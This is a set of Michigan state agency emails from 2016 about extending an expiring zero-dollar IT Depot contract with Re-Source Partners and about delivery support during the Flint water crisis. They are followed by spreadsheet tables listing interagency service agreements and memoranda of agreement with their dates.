**From:** Hatch, David (DTMB)  
**Sent:** Friday, January 15, 2016 4:59 PM  
**To:** Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>; Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

Seth -- this is something I need to discuss with my manager. I have copied him on this email. Once he and I have talked this through I can give you some guidance.

Bill -- Please see Seth's email. My initial thoughts are that we will have to take this to Ad Board unless we find another contract to piggy back off of. I know Chad had contemplated this in MMCC, but that won't be ready in a timely manner. We can chat next week when you are back.

---

**From:** Wright, Seth (DTMB)  
**Sent:** Friday, January 15, 2016 2:21 PM  
**To:** Hatch, David (DTMB) <[HatchD@michigan.gov](mailto:HatchD@michigan.gov)>  
**Subject:** IT Depot/Re-Source Partners Contract (#071B0200181)

Hi David,

I wanted to touch base with you regarding the contact the IT Depot has with Re-Source Partners. I am the new manager over Depot as it is now rolled up into the Logistics & Operations Support group. I am also fairly new to State Government and am a bit unfamiliar with how the contract process works. Regarding the contract in question, I see there were two 1-year options and a sixth month extension that will expire this coming April. After talking to another manager in LOS, it does not sound like we will have enough time to do a full RFP before the contract expires. The work that Re-Source Partners does for us is critical to our operation and must continue. Considering this contract is a zero dollar contract, is it possible to get another six month extension for it so that we have time for the RFP? We are very happy with the services provided by Re-Source Partners and would like to continue to use their services in the future, and considering it is a zero dollar contract, I wasn't even sure if a full RFP was even necessary.

If you have time, maybe we could set up a quick call to discuss next week? Let me know your schedule and I can set something up.

Thanks!

**Seth Wright, Departmental Manager**

Logistics & Operations Support

Department of Technology, Management & Budget

Office: 517-636-0731

Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)

**BTMB**  
**HELP. CONNECT. SOLVE.**

---

**From:** Maynard, Sharon (DTMB)  
**Sent:** Tuesday, February 09, 2016 12:51 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** Re: IT Depot/Re-Source Partners Contract (#071B0200181)

Will circle back to you asap.

Sent from my iPad

On Feb 9, 2016, at 10:51 AM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

Sharon --

Is there anything you can do to help us get some responses? It's been several weeks.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844

<image004.png>

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**From:** Wright, Seth (DTMB)  
**Sent:** Tuesday, February 9, 2016 10:50 AM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** FW: IT Depot/Re-Source Partners Contract (#071B0200181)

Seth Wright, Departmental Manager  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)

<image001.png>

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**From:** Hatch, David (DTMB)  
**Sent:** Thursday, February 04, 2016 6:24 PM  
**To:** Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>

**Cc:** Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

Bill suggested a plan of action that I am looking into and will update you on what I find out.

---

**From:** Wright, Seth (DTMB)  
**Sent:** Wednesday, February 03, 2016 7:59 AM  
**To:** Hatch, David (DTMB) <[HatchD@michigan.gov](mailto:HatchD@michigan.gov)>  
**Cc:** Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

David/Bill --

Is there any update regarding this contract? I am also being asked what is going on with it by John Karlik.

Seth Wright, Departmental Manager  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)

<image001.png>

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**From:** Hatch, David (DTMB)  
**Sent:** Tuesday, January 26, 2016 10:40 AM  
**To:** Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>  
**Cc:** Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

Seth,

I am working on a response to you. I have talked with Bill, but have been busy the last few days with an Flint Water Emergency Response assignment....

We have some options and I will get you an email today or tomorrow with the details.

Thanks,  
Dave

---

**From:** Wright, Seth (DTMB)  
**Sent:** Monday, January 25, 2016 8:23 AM  
**To:** Hatch, David (DTMB) <[HatchD@michigan.gov](mailto:HatchD@michigan.gov)>; Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

Good Morning,

I wanted to touch base and see if you had any update on this request.

Thanks!

Seth Wright, Departmental Manager  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)

<image001.png>

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**From:** Hatch, David (DTMB)  
**Sent:** Friday, January 15, 2016 4:59 PM  
**To:** Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>; Pemble, William (DTMB) <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

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Hi David,

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Thanks!

**Seth Wright, Departmental Manager**  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office: 517-636-0731  
Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)

<image001.png>



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**From:** Goodine, Tom (DTMB)  
**Sent:** Tuesday, February 09, 2016 1:05 PM  
**To:** Thompson, Kristi (DTMB)  
**Cc:** Wright, Seth (DTMB); Millimaki, Shelly (DTMB)  
**Subject:** FW: Delivery and Flint Water Crisis

Snapshot of Delivery accomplishments for LOS celebration

---

**From:** Millimaki, Shelly (DTMB)  
**Sent:** Tuesday, February 09, 2016 1:03 PM  
**To:** Goodine, Tom (DTMB) <[goodinet@michigan.gov](mailto:goodinet@michigan.gov)>  
**Subject:** Delivery and Flint Water Crisis

Hi Tom,

Here are some bullets of what we have been doing in Flint.

- Providing ongoing support in moving water
- Started on January 9
- Moving water from warehouses to Fire Stations
- Moving water from Food Bank to local churches
- Delivering printed material from Printing Services
- Delivered furniture to support a new warehouse
- Rented 3 24' trucks to help with water deliveries

I think that about covers it..... ☺

Shelly

Shelly Millimaki  
DTMB Delivery Services  
(517)322-6788  
[millimakis@michigan.gov](mailto:millimakis@michigan.gov)



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---

**From:** Wright, Seth (DTMB)  
**Sent:** Tuesday, February 09, 2016 7:57 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** Fwd: IT Depot/Re-Source Partners Contract (#071B0200181)

FYI

Sent from my iPhone

Begin forwarded message:

**From:** "Hatch, David (DTMB)" <[HatchD@michigan.gov](mailto:HatchD@michigan.gov)>  
**Date:** February 9, 2016 at 6:32:26 PM EST  
**To:** "Wright, Seth (DTMB)" <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>  
**Cc:** "Pemble, William (DTMB)" <[PembleW@michigan.gov](mailto:PembleW@michigan.gov)>  
**Subject:** RE: IT Depot/Re-Source Partners Contract (#071B0200181)

Seth,

We will hopefully have something for you tomorrow or Thursday. I have another buyer helping me work on this so we can get you an update.

Dave

---

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**Sent:** Wednesday, February 03, 2016 7:59 AM  
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**Seth Wright, Departmental Manager**  
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Email: [wrights17@michigan.gov](mailto:wrights17@michigan.gov)



**HELP. CONNECT. SOLVE.**

---

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
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**HELP. CONNECT. SOLVE.**

|    | A                 | B  | C   |
|----|-------------------|--|---|
|    | OSS Unit          | Customer                                     | Subject   |
| 1  | Federal Surplus   | GSA  | The GSA and Federal Surplus will cooperate in utilizing property, facilities, personnel, and services furnished, supplied, or made available under the agreement to facilitate disposition by sale of nondonated Federal Surplus personal property. |
| 2  | Federal Surplus   | Transportation Security Administration (TSA) | DTMB auction services performed for confiscated, lost & found and unclaimed property from airport securities in Traverse City, Detroit, Flint, Grand Rapids, Saginaw and Lansing  |
| 3  | Mailing Services  | DHS-Wayne Co.                                | Mail distribution services for the WCDHS.   |
| 4  | Delivery Services | Treasury                                     | Treasury Warrant and Monthly Statement of Account printing & mail output processing   |
| 5  | Printing Services | UIA  | UA benefit check printing & mail output processing  |
| 6  | Mailing Services  | DHS  | Bridges printing/mailling   |
| 7  | Printing Services | MDOS   | Vehicle Renewals by Mail  |
| 8  | Mailing Services  | UIA  | Presorting Only   |
| 9  | Mailing Services  | USPS   | Combined Mailing Agreement  |
| 10 | Print Services    | DNR  | DNR License Output Processing   |
| 11 | Print Services    | Treasury                                     | Warrant Printing  |
| 12 | Delivery Services | DTMB   | DIT Depot/Computer Transporting   |
| 13 | Delivery Services | RMS  | Pickup/Delivery of Retention Boxes from agencies  |
| 14 | Delivery Services | UIA  | Pickup/Delivery of mail located in Detroit  |
| 15 | Delivery Services | Treasury                                     | Pickup Treasury files and deliver to RMS  |
| 16 | Delivery Services | Treasury                                     | Open shelf filing system  |
| 17 | RMS               | Liquor Control Commission                    | Open shelf filing system  |
| 18 | RMS               | Treasury                                     | DTMB auction services performed for Treasury unclaimed property   |
| 19 | State Surplus     | Colleges & Universities                      | Vehicle Assignment MOU for Colleges and Universities - EMU, FSU, LSSU, MSU, NMU, OU, SVU, WSU   |
| 20 | VTS               | Facilities                                   | Coordinate efforts and activities for the Motor-Pool sites in Escanaba, Traverse City, Flint, Detroit and Grand Rapids.   |
| 21 | VTS               | Lottery                                      | Motor Vehicle Fleet Services  |
| 22 | VTS               | DMVA   | Motor Vehicle Fleet Services  |
| 23 | VTS               | DCS  | Motor Vehicle Fleet Services  |
| 24 | VTS               | DCR  | Motor Vehicle Fleet Services  |
| 25 | VTS               | Gaming Control Board                         | Motor Vehicle Fleet Services  |
| 26 | VTS               | MSP  | Motor Vehicle Fleet Services  |
| 27 | VTS               | LARA   | Motor Vehicle Fleet Services  |
| 28 | VTS               |  | Motor Vehicle Fleet Services  |

|    | D<br>Execution Date | E<br>Expiration Date | F<br>Type | G<br>Current | H<br>Rcd |
|----|---------------------|----------------------|-----------|--------------|----------|
| 1  | 9/27/2000           |                      | SIA       |              |          |
| 2  |                     |                      |           |              |          |
| 3  |                     |                      | SIA       |              |          |
| 4  | 10/1/11             |                      | SIA       |              |          |
| 5  | 3/20/2001           |                      | SIA       |              | Yes      |
| 6  | 9/30/2008           |                      | SIA       |              | Yes      |
| 7  |                     |                      | SIA       |              | Yes      |
| 8  |                     |                      | SIA       |              |          |
| 9  |                     |                      | SIA       |              |          |
| 10 |                     |                      | SIA       | Yes          | Yes      |
| 11 | 5/21/2002           |                      | SIA       |              |          |
| 12 | 6/20/2002           |                      | SIA       | Remove       |          |
| 13 |                     |                      | SIA       |              |          |
| 14 |                     |                      | SIA       |              |          |
| 15 |                     |                      | SIA       |              |          |
| 16 |                     |                      | SIA       |              |          |
| 17 | 10-1-2011           |                      | SIA       |              |          |
| 18 |                     |                      | SIA       |              |          |
| 19 | 2/17/10             |                      | SIA       |              |          |
| 20 | 4/1/2003            |                      | SIA       | Yes          | Yes      |
| 21 | 3/1/2004            |                      | SIA       | Yes          | Yes      |
| 22 | 6/1/2004            |                      | SIA       | Yes          | Yes      |
| 23 | 6/1/2004            |                      | SIA       | Yes          | Yes      |
| 24 | 5/26/2004           |                      | SIA       | Yes          | Yes      |
| 25 | 5/26/2004           |                      | SIA       | Yes          | Yes      |
| 26 | 7/1/2004            |                      | SIA       | Yes          | Yes      |
| 27 | 6/7/2004            |                      | SIA       | Yes          | Yes      |
| 28 | 6/28/2004           |                      | SIA       | Yes          | Yes      |

|    | A   | B           | C  |
|----|-----|-------------|--|
| 29 | VTS | Corrections | Motor Vehicle Fleet Services                         |
| 30 | VTS | Agriculture | Motor Vehicle Fleet Services                         |
| 31 | VTS | DTMB        | Motor Vehicle Fleet Services                         |
| 32 | VTS | Education   | Motor Vehicle Fleet Services                         |
| 33 | VTS | DNR         | Motor Vehicle Fleet Services                         |
| 34 | VTS | DHS         | Motor Vehicle Fleet Services                         |
| 35 | VTS | MEDC        | Motor Vehicle Fleet Services                         |
| 36 | VTS | DEQ         | Motor Vehicle Fleet Services                         |
| 37 | VTS | DCH         | Motor Vehicle Fleet Services                         |
| 38 | RMS | DMB         | IRMA - DMB Journal Vouchers                          |
| 39 | RMS | DMB         | IRMA - DMB Accounts Payable                          |
| 40 | RMS | DIT         | IRMA - DIT - COMPENSATION CONTROL REPORTS            |
| 41 | RMS | MEDC        | IRMA - MEDC - Accounts Payable                       |
| 42 | RMS | MEDC        | IRMA - MEDC - HR                                     |
| 43 | RMS | DOS         | IRMA - Department of State - Voter Cards             |
| 44 | RMS | TREASURY    | IRMA - TREAS - MET PROGRAM                           |
| 45 | RMS | HAL         | IRMA - HAL - ACCOUNTS PAYABLE                        |
| 46 | RMS | DCH         | IRMA - DCH - MEDICAID 837 REPORTS                    |
| 47 | RMS | DCH         | IRMA - DCH - CERTIFICATE OF NEED                     |
| 48 | RMS | DCH         | IRMA - DCH CLPPP Electronic Blood Lead Reports       |
| 49 | RMS | DHS         | IRMA - DHS Accounts Payable                          |
| 50 | RMS | CORR        | IRMA - CORR - Accounts Payable                       |
| 51 | RMS | CORR        | IRMA - CORR - Court Orders                           |
| 52 | RMS | MSP         | IRMA - MSP - GUN REGISTRATION                        |
| 53 | RMS | MSP         | IRMA - MSP - Incident Reports                        |
| 54 | RMS | MSP         | IRMA - MSP - SEX OFFENDER REGISTRY                   |
| 55 | RMS | MDOT        | IRMA - MDOT HUMAN RESOURCES                          |
| 56 | RMS | MDARD       | IRMA - MDARD Accounts Payable                        |
| 57 | RMS | MSHDA       | IRMA - MSHDA - AGENDA DOCKETS                        |
| 58 | RMS | MSHDA       | IRMA - MSHDA - Homeless Initiatives                  |
| 59 | RMS | LARA        | IRMA - LARA - MSHDA PBCA/TRACS/HAP                   |
| 60 | RMS | LARA        | IRMA - LARA - MSHDA HOME OWNERSHIP                   |
| 61 | RMS | LARA        | IRMA - LARA - BCC Code Enforcement                   |
| 62 | RMS | BCC         | IRMA - BCC Code Enforcement Electrical Licenses      |
| 63 | RMS | LARA        | IRMA - LARA - ELEVATOR                               |
| 64 | RMS | LARA        | IRMA - LARA - BOILER                                 |
| 65 | RMS | LARA        | IRMA - LARA - BCCFS AFFIDAVITS OF AFFIXTURE          |
| 66 | RMS | LARA        | IRMA - LARA - WORKERS COMP                           |
| 67 | RMS | LARA        | IRMA - LARA - Underground Storage Tanks              |
| 68 | RMS | LARA        | IRMA - LARA - HEALTH PROFESSIONS - Digest            |
| 69 | RMS | LARA        | IRMA - LARA - Bureau of Health Professions Licensing |
| 70 | RMS | LARA        | IRMA - LARA - NURSE AIDE TRAINING PROGRAM            |

|    | D  | E | F   | G   | H   |
|----|--|---|-----|-----|-----|
| 29 | 7/12/2004  |   | SIA | Yes | Yes |
| 30 | 8/6/2004   |   | SIA | Yes | Yes |
| 31 | 9/15/2004  |   | SIA | Yes | Yes |
| 32 | 9/22/2004  |   | SIA | Yes | Yes |
| 33 | 9/22/2004  |   | SIA | Yes | Yes |
| 34 | 6/1/2004   |   | SIA | Yes | Yes |
| 35 | 9/17/2004  |   | SIA | Yes | Yes |
| 36 | 10/1/2004  |   | SIA | Yes | Yes |
| 37 | 10/1/2004  |   | SIA | Yes | Yes |
| 38 | 11/9/2005  |   | MOA |     |     |
| 39 | 10/31/2005   |   | MOA |     |     |
| 40 | No MOA, SOW signed 04/5/2007                                       |   | MOA |     |     |
| 41 | 4/27/2005  |   | MOA |     |     |
| 42 | 10/5/2010  |   | MOA |     |     |
| 43 | 5/22/2014  |   | MOA |     |     |
| 44 | 1/12/2006  |   | MOA |     |     |
| 45 | No MOA, SOW Signed 03/23/2009 by Nicholas Bozen                    |   | MOA |     |     |
| 46 | 8/15/2006  |   | MOA |     |     |
| 47 | 12/7/2006  |   | MOA |     |     |
| 48 | 7/24/2008  |   | MOA |     |     |
| 49 | 6/13/2011  |   | MOA |     |     |
| 50 | 8/20/2013  |   | MOA |     |     |
| 51 | 11/30/2010   |   | MOA |     |     |
| 52 | 11/23/2010   |   | MOA |     |     |
| 53 | 8/31/2010  |   | MOA |     |     |
| 54 | 9/8/2010   |   | MOA |     |     |
| 55 | 12/14/2011   |   | MOA |     |     |
| 56 | attempted to obtain 7/18/2012 and 12/27/2012 - agency never signed |   | MOA |     |     |
| 57 | 9/28/2006  |   | MOA |     |     |
| 58 | 6/22/2012  |   | MOA |     |     |
| 59 | 7/7/2009   |   | MOA |     |     |
| 60 | 10/23/2007   |   | MOA |     |     |
| 61 | 6/13/2011  |   | MOA |     |     |
| 62 | 10/4/2012  |   | MOA |     |     |
| 63 | 1/12/2011  |   | MOA |     |     |
| 64 | 11/10/2005   |   | MOA |     |     |
| 65 | 11/10/2005   |   | MOA |     |     |
| 66 | 9/2/2010   |   | MOA |     |     |
| 67 | 3/13/2012  |   | MOA |     |     |
| 68 | attempted to obtain MOA 4/17/2008, SOW signed 10/2008              |   | MOA |     |     |
| 69 | 6/12/2012  |   | MOA |     |     |
| 70 | No MOA, SOW signed 9/20/2010                                       |   | MOA |     |     |

|     | A             | B  | C                                      |
|-----|---------------|--|--|
| 71  | RMS           | LARA   | IRMA - LARA - MEDICAL MARIHUANA        |
| 72  | RMS           | LARA   | IRMA - LARA - Accounts Payable         |
| 73  | RMS           | LARA   | IRMA - LARA - Commercial Licensing     |
| 74  | RMS           | LARA   | IRMA - LARA - LCC MEETING MINUTES      |
| 75  | RMS           | DNRE   | IRMA - DNRE - WILDLIFE PERMIT FILES    |
| 76  | RMS           | MDARD  | IRMA - MDARD - FOOD AND DAIRY          |
| 77  | RMS           | Migrant                                      | IRMA - Migrant Labor Housing           |
| 78  | RMS           | Farmland                                     | IRMA - Farmland Agreements             |
| 79  | RMS           | MDARD  | IRMA - MDARD CREP                      |
| 80  | RMS           | HOUSE  | IRMA - HOUSE OF REP. COMMITTEE RECORDS |
| 81  | State Surplus | Ann Arbor Transportation Authority           | Sale of Surplus/Confiscated Property   |
| 82  | State Surplus | Armada Police Department                     | Sale of Surplus/Confiscated Property   |
| 83  | State Surplus | Belding Police Department                    | Sale of Surplus/Confiscated Property   |
| 84  | State Surplus | Benzie Co. Office of Emergency Management    | Sale of Surplus/Confiscated Property   |
| 85  | State Surplus | Benzie Co. Sheriff's Office                  | Sale of Surplus/Confiscated Property   |
| 86  | State Surplus | Capital Area Transportation Authority (CATA) | Sale of Surplus/Confiscated Property   |
| 87  | State Surplus | Charter Twp. Of Lansing                      | Sale of Surplus/Confiscated Property   |
| 88  | State Surplus | City of East Lansing                         | Sale of Surplus/Confiscated Property   |
| 89  | State Surplus | City of Eaton Rapids                         | Sale of Surplus/Confiscated Property   |
| 90  | State Surplus | City of Ewart                                | Sale of Surplus/Confiscated Property   |
| 91  | State Surplus | City of Grand Haven                          | Sale of Surplus/Confiscated Property   |
| 92  | State Surplus | City of Howell                               | Sale of Surplus/Confiscated Property   |
| 93  | State Surplus | City of Ionia                                | Sale of Surplus/Confiscated Property   |
| 94  | State Surplus | City of Ionia-Public Safety Department       | Sale of Surplus/Confiscated Property   |
| 95  | State Surplus | City of Lansing - Fleet services             | Sale of Surplus/Confiscated Property   |
| 96  | State Surplus | City of Lathrup Village                      | Sale of Surplus/Confiscated Property   |
| 97  | State Surplus | City of Leslie                               | Sale of Surplus/Confiscated Property   |
| 98  | State Surplus | City of Midland                              | Sale of Surplus/Confiscated Property   |
| 99  | State Surplus | City of Niles Dial A Ride                    | Sale of Surplus/Confiscated Property   |
| 100 | State Surplus | City of South Haven                          | Sale of Surplus/Confiscated Property   |
| 101 | State Surplus | City of St. Clair                            | Sale of Surplus/Confiscated Property   |
| 102 | State Surplus | City of St. Johns                            | Sale of Surplus/Confiscated Property   |
| 103 | State Surplus | City of Stanton                              | Sale of Surplus/Confiscated Property   |
| 104 | State Surplus | Clinton County Road Commission               | Sale of Surplus/Confiscated Property   |
| 105 | State Surplus | Clinton County Sheriff's Dept.               | Sale of Surplus/Confiscated Property   |
| 106 | State Surplus | Delhi Charter Township                       | Sale of Surplus/Confiscated Property   |
| 107 | State Surplus | Delta Township                               | Sale of Surplus/Confiscated Property   |
| 108 | State Surplus | Detroit Housing Commission                   | Sale of Surplus/Confiscated Property   |
| 109 | State Surplus | Eaton County Road Commission                 | Sale of Surplus/Confiscated Property   |
| 110 | State Surplus | Eaton County Sheriff Dept.                   | Sale of Surplus/Confiscated Property   |
| 111 | State Surplus | Green Oaks Charter Twp. Police Dept.         | Sale of Surplus/Confiscated Property   |
| 112 | State Surplus | Hamburg Twp.                                 | Sale of Surplus/Confiscated Property   |

|     | D  | E          | F   | G | H |
|-----|--|------------|-----|---|---|
| 71  | multiple attempts, signed MOA this week, going to TRIM |            | MOA |   |   |
| 72  |  | 1/14/2011  | MOA |   |   |
| 73  |  | 9/23/2005  | MOA |   |   |
| 74  |  | 10/24/2010 | MOA |   |   |
| 75  |  | 11/29/2010 | MOA |   |   |
| 76  |  | 1/19/2011  | MOA |   |   |
| 77  |  | 10/21/2011 | MOA |   |   |
| 78  |  | 10/11/2010 | MOA |   |   |
| 79  |  | 9/24/2013  | MOA |   |   |
| 80  | No MOA, SOW signed 11/30/2006                          |            | MOA |   |   |
| 81  |  |            | MOA |   |   |
| 82  |  |            | MOA |   |   |
| 83  |  |            | MOA |   |   |
| 84  |  |            | MOA |   |   |
| 85  |  |            | MOA |   |   |
| 86  |  |            | MOA |   |   |
| 87  |  |            | MOA |   |   |
| 88  |  |            | MOA |   |   |
| 89  |  |            | MOA |   |   |
| 90  |  |            | MOA |   |   |
| 91  |  |            | MOA |   |   |
| 92  |  |            | MOA |   |   |
| 93  |  |            | MOA |   |   |
| 94  |  |            | MOA |   |   |
| 95  |  |            | MOA |   |   |
| 96  |  |            | MOA |   |   |
| 97  |  |            | MOA |   |   |
| 98  |  |            | MOA |   |   |
| 99  |  |            | MOA |   |   |
| 100 |  |            | MOA |   |   |
| 101 |  |            | MOA |   |   |
| 102 |  |            | MOA |   |   |
| 103 |  |            | MOA |   |   |
| 104 |  |            | MOA |   |   |
| 105 |  |            | MOA |   |   |
| 106 |  |            | MOA |   |   |
| 107 |  |            | MOA |   |   |
| 108 |  |            | MOA |   |   |
| 109 |  |            | MOA |   |   |
| 110 |  |            | MOA |   |   |
| 111 |  |            | MOA |   |   |
| 112 |  |            | MOA |   |   |



|     | A             | B                                       | C                                    |
|-----|---------------|---|--------------------------------------|
| 113 | State Surplus | Harbor Transit                          | Sale of Surplus/Confiscated Property |
| 114 | State Surplus | Huron Transit Corp.                     | Sale of Surplus/Confiscated Property |
| 115 | State Surplus | Ingham Co. Friend of the Court          | Sale of Surplus/Confiscated Property |
| 116 | State Surplus | Ingham Co. Parks Dept.                  | Sale of Surplus/Confiscated Property |
| 117 | State Surplus | Ionia County                            | Sale of Surplus/Confiscated Property |
| 118 | State Surplus | Ionia County Parks and Rec              | Sale of Surplus/Confiscated Property |
| 119 | State Surplus | Ionia Dept. of Public Safety            | Sale of Surplus/Confiscated Property |
| 120 | State Surplus | Ionia Public Schools                    | Sale of Surplus/Confiscated Property |
| 121 | State Surplus | Isabella Co. Transportation Commission  | Sale of Surplus/Confiscated Property |
| 122 | State Surplus | Lansing Community College               | Sale of Surplus/Confiscated Property |
| 123 | State Surplus | Lansing Housing Commission              | Sale of Surplus/Confiscated Property |
| 124 | State Surplus | Lansing Township Police Department      | Sale of Surplus/Confiscated Property |
| 125 | State Surplus | Lathrup Village Police Dept.            | Sale of Surplus/Confiscated Property |
| 126 | State Surplus | Meridian Twp. Police Department         | Sale of Surplus/Confiscated Property |
| 127 | State Surplus | Montcalm County - Office of the Sheriff | Sale of Surplus/Confiscated Property |
| 128 | State Surplus | Muskegon County Airport                 | Sale of Surplus/Confiscated Property |
| 129 | State Surplus | Muskegon County                         | Sale of Surplus/Confiscated Property |
| 130 | State Surplus | Pinckney Police Department              | Sale of Surplus/Confiscated Property |
| 131 | State Surplus | Redford Twp. Police Department          | Sale of Surplus/Confiscated Property |
| 132 | State Surplus | Saginaw Township Police Department      | Sale of Surplus/Confiscated Property |
| 133 | State Surplus | Saginaw Transit Authority               | Sale of Surplus/Confiscated Property |
| 134 | State Surplus | Saginaw Twp. Police Department          | Sale of Surplus/Confiscated Property |
| 135 | State Surplus | Schoolcraft College                     | Sale of Surplus/Confiscated Property |
| 136 | State Surplus | South Haven                             | Sale of Surplus/Confiscated Property |
| 137 | State Surplus | St. Johns Public Works                  | Sale of Surplus/Confiscated Property |
| 138 | State Surplus | Unadilla Twp. Police Dept.              | Sale of Surplus/Confiscated Property |
| 139 | State Surplus | Village of Pinckney Police Department   | Sale of Surplus/Confiscated Property |

|     | D | E | F   | G | H |
|-----|---|---|-----|---|---|
| 113 |   |   | MOA |   |   |
| 114 |   |   | MOA |   |   |
| 115 |   |   | MOA |   |   |
| 116 |   |   | MOA |   |   |
| 117 |   |   | MOA |   |   |
| 118 |   |   | MOA |   |   |
| 119 |   |   | MOA |   |   |
| 120 |   |   | MOA |   |   |
| 121 |   |   | MOA |   |   |
| 122 |   |   | MOA |   |   |
| 123 |   |   | MOA |   |   |
| 124 |   |   | MOA |   |   |
| 125 |   |   | MOA |   |   |
| 126 |   |   | MOA |   |   |
| 127 |   |   | MOA |   |   |
| 128 |   |   | MOA |   |   |
| 129 |   |   | MOA |   |   |
| 130 |   |   | MOA |   |   |
| 131 |   |   | MOA |   |   |
| 132 |   |   | MOA |   |   |
| 133 |   |   | MOA |   |   |
| 134 |   |   | MOA |   |   |
| 135 |   |   | MOA |   |   |
| 136 |   |   | MOA |   |   |
| 137 |   |   | MOA |   |   |
| 138 |   |   | MOA |   |   |
| 139 |   |   | MOA |   |   |

|    | A              | B               | C  |                | D               | E | F |
|----|----------------|-----------------|--|----------------|-----------------|---|---|
|    | OSS Unit       | Customer        | Subject  | Execution Date | Expiration Date |   |   |
| 1  | OSS Unit       | USPS            | Multiple Acceptance Time Agreement   | 1/1/2005       | 1/31/2006       |   |   |
| 2  | MDS            |                 |  |                |                 |   |   |
| 3  | OSS            | OFS             | SLA between Agy Svcs & Financial Svcs for Financial & Business Svcs beginning 03/31/03   | 3/31/2003      |                 |   |   |
| 4  | Print & Mail   | MDLEG/UIA       | Check printing and mail output processing services.  | 3/1/2004       |                 |   |   |
| 5  | Print & Mail   | DIT             | Print and distribute reports generated by DIT Data Center Operations (DCO) for the Department of Corrections.                    | 10/1/2006      | 9/30/2007       |   |   |
| 6  | Print Services | MSU             | Copying and Other Full Range Printing Services   | 9/26/2000      |                 |   |   |
| 7  | Print Services | Treasury        | For the temporary assignment of Dean Kohagen, Dept Mgr 14, to the Department of Treasury.  | 4/1/2004       |                 |   |   |
| 8  | Print Services | DIT DCO         | Print and distribute reports generated by DIT Data Center Operations (DCO) for the Department of Corrections.                    | 10-1-2008      |                 |   |   |
| 9  | State Surplus  | HAL             | Disposal of State owned historical artifacts   | 1/30/2003      | 9/30/2009       |   |   |
| 10 | State Surplus  | HAL             | Auction Services for Artifact Disposals  | 10/1/2002      | 9/30/2005       |   |   |
| 11 | State Surplus  | UNICOR          | Provide electronic equipment to Federal Prison Industries for job training and skills development                                | 1/14/04        | 1/14/2005       |   |   |
| 12 | VTS            | ITSD            | SLA between DMB & ITSD for June 2002 thru June 2003 (fleet management)   | 7/2002         | 7/1/2003        |   |   |
| 13 | VTS            | MVA             | MOU between Military & Veterans Affairs and VTS for Int'l Dump Truck at Camp Grayling  | 9/30/2003      |                 |   |   |
| 14 | VTS            | DNR             | Vehicle Assignment MOU between DNR and DMB/VTS for Control Number DNR001   | 9/30/2003      |                 |   |   |
| 15 | VTS            | DNR             | Vehicle Assignment MOU between DNR and DMB/VTS for Control Number DNR002   | 9/30/2003      |                 |   |   |
| 16 | VTS            | DNR             | Vehicle Assignment MOU between DNR and DMB/VTS for Control Number DNR003   | 9/30/2003      |                 |   |   |
| 17 | VTS            | DNR             | Vehicle Assignment MOU between DNR and DMB/VTS for Control Number DNR004   | 9/30/2003      |                 |   |   |
| 18 | VTS            | OFS             | SLA between DMB/VTS and DMB/Financial Services for operation of M4 Program for August 1, 2003 through July 31, 2006              | 8/1/2003       | 7/31/2006       |   |   |
| 19 | VTS            | all Departments | SLA's with each department for department's responsibilities as they relate to fleet vehicles and the departments' drivers.      |                |                 |   |   |
| 20 | VTS            | DEQ             | MOU that sets parameters for the distribution and use of 'Official State Business' signs in personal vehicles used for business. | 2/11/2005      | 9/30/2005       |   |   |
| 21 | VTS            | HAL             | Motor Vehicle Fleet Services   | 5/26/2004      |                 |   |   |
| 22 | VTS            | DIT             | Motor Vehicle Fleet Services   | 6/7/2004       |                 |   |   |
| 23 | VTS            | Treasury        | Motor Vehicle Fleet Services   | 6/21/2004      |                 |   |   |
| 24 | VTS            | DEQ             | The acquisition and use by MDEQ of vehicle signs that identify a personal vehicle is being used in the course of state business. | 2/11/2005      | 9/30/2005       |   |   |
| 25 | VTS            | MSP, DIT        | Lease space for the vehicle radio installation between the DMB/VTS, MSP, and DIT.  | 10/1/2004      | 9/30/2005       |   |   |

|    | A   | B    | C   | D          | E         | F       |
|----|-----|------|---|------------|-----------|---------|
|    |     |      | Agreement to Reactivate Daytime Running Lights (DRLs) & Auto Headlights between DMB/VTS and MSP/Management Services Section. The reactivation of daytime running lights and auto headlights on model year 2006 forward. |            |           |         |
